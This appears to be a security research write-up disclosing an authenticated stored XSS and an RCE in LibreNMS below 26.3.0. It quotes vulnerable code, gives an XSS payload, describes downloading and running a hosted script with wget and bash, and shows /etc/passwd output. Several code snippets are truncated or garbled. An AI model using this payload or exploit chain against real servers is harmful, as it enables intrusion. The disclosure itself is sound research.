

## Research


# LibreNMS < 26.3.0 Authenticated RCE & XSS

By searching for unsafe patterns and function calls, we discovered authenticated XSS and RCE vulnerabilities in LibreNMS.



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Manually auditing a project as large as LibreNMS with over 200k+ lines of code takes a lot of time. However, in this case a quick sink-based source code review managed to net us a couple of findings.

Fortunately (unfortunately for pentesters), both vulnerabilities require admin privileges to exploit, limiting their impact.

## XSS on showconfig Page (< 26.3.0)

This vulnerability needs an admin account to change the vulnerable settings.

In environments with multiple administrative users, an admin user can use this vulnerability to target another admin user.

By searching for patterns like ` $this->getRancidPath(),
        'rancid_file' => $this->getRancidConfigFile(),
    ];
}

private function getRancidPath()
{
    if (is_null($this->rancidPath)) {
        $this->rancidFile = $this->findRancidConfigFile();
    }

    return $this->rancidPath;
}

private function findRancidConfigFile()
{
    ...
    if (LibrenmsConfig::get('rancid_repo_type') == 'git-bare') {
        $topLevel = strpos($configs, '.git');
        $configPath = '';
        if ($topLevel === false) {
            if (is_dir($configs . '.git')) {
                $configs .= '.git';
            } else {
                return false;
            }
        } else {
            $configPath = substr($configs, $topLevel + 5);
            $configs = substr($configs, 0, $topLevel + 4);
        }
        if (strlen($configPath) > 0 && $configPath[strlen($configPath) - 1] != '/') {
            $configPath .= '/';
        }
        $process = new Process(['git', 'ls-tree', '--name-only', '-r'
```

```
$process->run();
$config_files = explode(PHP_EOL, $process->getOutput());
if (count($config_files) > 0) {
    $this->rancidPath = $configs;
}
...
}
```


## showconfig XSS POC

We have determined that the conditions for the vulnerable `echo` statement to be executed are:

1. RANCID Integration is enabled.
2. RANCID Path must exist and ends with `.git`.
3. RANCID Path must be a Git repository and `git ls-tree` must return some files.

After creating a Git repository, we can add its path into *Settings -> External -> RANCID Integration -> RANCID Configs*.

Then we can put `"><img/src/onerror=alert(1)><a x="` into *RANCID Repository URL* to inject XSS payload.



▼ RANCID Integration

RANCID Configs

1. /opt/librenms/rancid\_config.git

RANCID Ignore Comments


RANCID Repository Type

Git bare

RANCID Repository URL

"></a><img/src/onerror=alert(1)><a x="

The XSS payload will be triggered when a user navigates to `/device/<id>/showconfig` page.



## RCE via Arbitrary File Write (< 26.3.0)

This vulnerability allows an admin to execute code on affected LibreNMS servers. The code will be executed as the user that runs LibreNMS (e.g. `librenms`).

In Settings Page, a *Binary Locations* config lets users specify the path where LibreNMS will execute a binary from for certain troubleshooting binaries.

An AJAX controller `NetCommand.php` uses these paths to execute commands and returns standard output.

```
public function run(Request $request)
{
    $this->validate($request, [
        'cmd' => 'in:whois,ping,tracert,nmap',
        'query' => 'ip_or_hostname',
    ]);

    ini_set('allow_url_fopen', '0');

    switch ($request->input('cmd')) {
        case 'whois':
            $cmd = [LibrenmsConfig::get('whois', 'whois'), $request->
            break;
        case 'ping':
            $cmd = [LibrenmsConfig::get('ping', 'ping'), '-c', '5', $
            break;
        case 'tracert':
            $cmd = [LibrenmsConfig::get('mtr', 'mtr'), '-r', '-c', '5
            break;
        case 'nmap':
            if (!$request->user()->isAdmin()) {
                return response('Insufficient privileges');
            } else {
                $cmd = [LibrenmsConfig::get('nmap', 'nmap'), $request
            }
            break;
        default:
```

```
        return response('Invalid command');
    }

    $proc = new Process($cmd);
    ...
}
```

The `whois` command is the easiest to exploit, as it only have one argument from query parameter. But we need to bypass a validator `ip_or_hostname`.


In `app/Providers/AppServiceProvider.php`, the `ip_or_hostname` validator is defined as:

```
Validator::extend('ip_or_hostname', function ($attribute, $value, $pa
    $ip = substr($value, 0, strpos($value, '/') ?: strlen($value)); /
    return IP::isValid($ip) || Validate::hostname($value);
});
```

Since everything after `/` character are allowed, we can pass an URL or a file path into the argument.

## Binary Path RCE POC

By setting the binary path of `whois` to the path of `wget`, we can use it to download a malicious script to the LibreNMS server.




Use `wget` to download our hosted malicious bash script to the server with the argument of `<ip/hostname>/malicious.sh`.

Our POC script will simply execute `cat /etc/passwd`.



The downloaded script can be then executed by setting the `whois` path to `/bin/bash` and setting the argument to the path of the downloaded script.





```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:./usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,./usr/lib/dhcpcd:/bin/false
messagebus:x:101:101:./nonexistent:/usr/sbin/nologin
syslog:x:102:102:./nonexistent:/usr/sbin/nologin
systemd-resolve:x:991:991:systemd Resolver:./usr/sbin/nologin
uuid:x:103:103:./run/uuid:/usr/sbin/nologin
landscape:x:104:105:./var/lib/landscape:/usr/sbin/nologin
polkitd:x:990:990:User for polkitd:./usr/sbin/nologin
yuri:x:1000:1000:.,,./home/yuri:/bin/zsh
_galera:x:105:65534:./nonexistent:/usr/sbin/nologin
mysql:x:106:108:MariaDB Server,,./nonexistent:/bin/false
Debian-snmpp:x:107:109:./var/lib/snmpp:/bin/false
librenms:x:999:989:./opt/librenms:/usr/bin/bash
oxidized:x:1001:1002:./home/oxidized:/bin/bash
_rpc:x:108:65534:./run/rpcbind:/usr/sbin/nologin
```

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